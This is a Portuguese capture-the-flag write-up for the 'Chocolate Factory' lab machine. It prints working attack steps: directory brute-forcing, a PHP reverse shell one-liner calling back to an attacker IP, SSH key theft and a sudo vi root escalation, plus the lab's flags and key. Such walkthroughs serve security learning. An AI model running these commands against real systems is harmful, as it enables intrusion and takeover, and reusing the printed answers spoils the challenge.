

RESUMO


“Chocolate Factory” é uma máquina de nível fácil vulnerável a ferramentas de força-bruta e com permissões de usuários mal configuradas, permitindo a inicialização de Shell reversa (NetCat) e elevação de privilégios com a execução de Vi (nome utilizado para Vim em algumas máquinas Unix).

RECURSOS UTILIZADAS

- GoBuster
- Netcat
- GTFOBins

RECONHECIMENTO

Inserindo o IP fornecido em um navegador, verificando a existência de um servidor HTTP.



FORÇA-BRUTA


Utilizando a ferramenta GoBuster em modo diretório, é possível encontrar o diretório home.php, proporcionando acesso à linha de comando da máquina do servidor.

```
$ gobuster dir -u http://10.10.129.69/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

```
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url: http://10.10.129.69/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s
```

```
Starting gobuster in directory enumeration mode
```



SHELL REVERSA

Com acesso a uma linha de comando, é possível iniciar uma shell reversa na máquina alvo. Para tanto, no terminal do atacante, inicia-se a ferramenta NetCat em uma porta inutilizada no momento.

```
$ nc -lnvp 1234  
listening on [any] 1234 ...
```

Acessando o site [pentestmonkey](https://pentestmonkey.net/), obtemos uma série de comandos para realizar uma shell reversa. Como o subdomínio atual possui extensão .php, foi utilizado o comando abaixo na linha de comando obtida na página web, trocando o endereço de ip pelo da máquina atacante.

```
$ php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

ESCALAÇÃO DE PRIVILÉGIOS E CHAVES

Executando o comando abaixo, descobre-se que o usuário atual é “www-data”.

```
$ whoami
```

Utilizando do comando seguinte, obtemos a primeira chave requerida para o questionário da sala.

```
$ cat key_rev_key
ELF>0008 000000888*
♦
hh/lib64/ld-linux-x86-64.so.2GNUGNU*s*r5d*
tz~*****0MF*
♦ 7"libc.so.6 _isoc99_scanfputs__stack_chk_failprintf__cxa_finalizestrcmp_
_libc_start_mainGLIBC_2.7GLIBC_2.4GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start__ITM_
♦ ♦ ♦ ♦ CloneT* leii
♦ ♦ ♦ ♦ H*H*H* H*+t*H*+5j *%l @*%j h*****%b h*****%Z h*****%R
8*TT 1tt$D*o*o*NH*5 UH)*H*H*H*H*H*?H*H*+t*H* H*+t*+H*
♦ ♦ ♦ ♦ @* c*♦♦$ 0oook*o*o*z*♦B*♦♦00*♦♦B*♦♦af.♦♦=♦♦H*= U*♦♦t <♦♦ ♦♦
♦♦♦♦H*♦♦ ]♦♦♦♦fDUH*♦♦]f*♦♦U*H*H*♦♦@*}*H*u*dH*%(H*E*1*H*=)♦♦♦♦H*E*H*H*=#♦♦♦♦H*E*H*5H*♦♦
l♦♦♦♦u5H*= ♦♦G♦♦♦H*=(♦♦6♦♦♦H*=G♦♦%♦♦♦♦
H*=D♦♦♦♦♦H*U*dH3%(t♦♦♦♦♦f.♦fAWAVI♦♦AUATL*% U
H*- SA♦♦I♦♦L)*H*H*♦♦w♦♦H*+t 1♦♦L♦♦L♦♦D♦♦A♦♦H*H*9♦u*H*[*\A\A]^A*_df.♦♦♦H*H*Enter your name:
%slaksdhfas
congratulations you have found the key: b'-VkgXhFf6sAEcAwrc6YR-SZbiuSb8ABXeQuvhcGSQzY='
Keep its safeBad name!8♦♦♦♦♦♦♦♦
```

Executando o mesmo comando em outro arquivo, pode-se obter a senha do usuário charlie e a resposta para o próximo item do questionário.

```
$ cat validate.php
<?php
    $uname=$_POST['uname'];
    $password=$_POST['password'];
    if($uname="charlie" && $password="cn7824"){
        echo "<script>>window.location='home.php'</script>";
    }
    else{
        echo "<script>alert('Incorrect Credentials')</script>";
        echo "<script>>window.location='index.html'</script>";
    }
}
```

Visando encontrar mais informações sobre o usuário charlie, navega-se até o diretório home, que possui outro diretório com o nome do usuário.

```
?>$ cd /home
$ ls
charlie
$ cd charlie
```

Agora no diretório do usuário, obtemos dois arquivos contendo suas chaves de SSH e o arquivo user.txt, contendo a próxima flag necessária.

```
$ ls
teleport
teleport.pub
user.txt
```

Copiando a chave privada (teleport) para um arquivo texto na máquina atacante, inicia-se uma nova conexão SSH com as credenciais do usuário charlie em uma nova sessão de terminal.

```
└─$ ssh -i charlie_key charlie@10.10.129.69
The authenticity of host '10.10.129.69 (10.10.129.69)' can't be established.
ED25519 key fingerprint is SHA256:WwycVD8zBUVfJS6sNVj192MU3Q7P4rylVnanjGx/Q5U.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.129.69' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

Iniciando uma sessão como o usuário charlie, pode-se agora ler o conteúdo do arquivo user.txt, cumprindo os dois próximos itens do questionário.

```
charlie@chocolate-factory:/$ cd /home
charlie@chocolate-factory:/home$ cd charlie
charlie@chocolate-factory:/home/charlie$ cat user.txt
flag{cd5509042371b34e4826e4838b522d2e}
```


Executando o comando abaixo para obtenção de meios para escalção de privilégios, revelando que o usuário charlie pode executar Vi com sudo.

```
charlie@chocolate-factory:/home/charlie$ sudo -l
Matching Defaults entries for charlie on chocolate-factory:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User charlie may run the following commands on chocolate-factory:
    (ALL : !root) NOPASSWD: /usr/bin/vi
```

Acessando o site [GTFOBins](https://gtfobins.github.io/) e pesquisando por Vi, encontra-se o comando abaixo para obtenção de root.

```
$ sudo vi -c '!/bin/sh' /dev/null
```

ROOT

Navegando até o diretório root e executando o arquivo encontrado, a primeira chave encontrada será solicitada. Após a inserção, obtém-se a última flag e resposta para o último item do questionário.

```
# cd /root
# python root.py
Enter the key: b'-VkgXhFf6sAEcAwrc6YR-SZbiuSb8ABXeQuvhcGSQzY='

You Are Now The
Owner Of
Chocolate
Factory

flag{cec59161d338fef787fcb4e296b42124}
```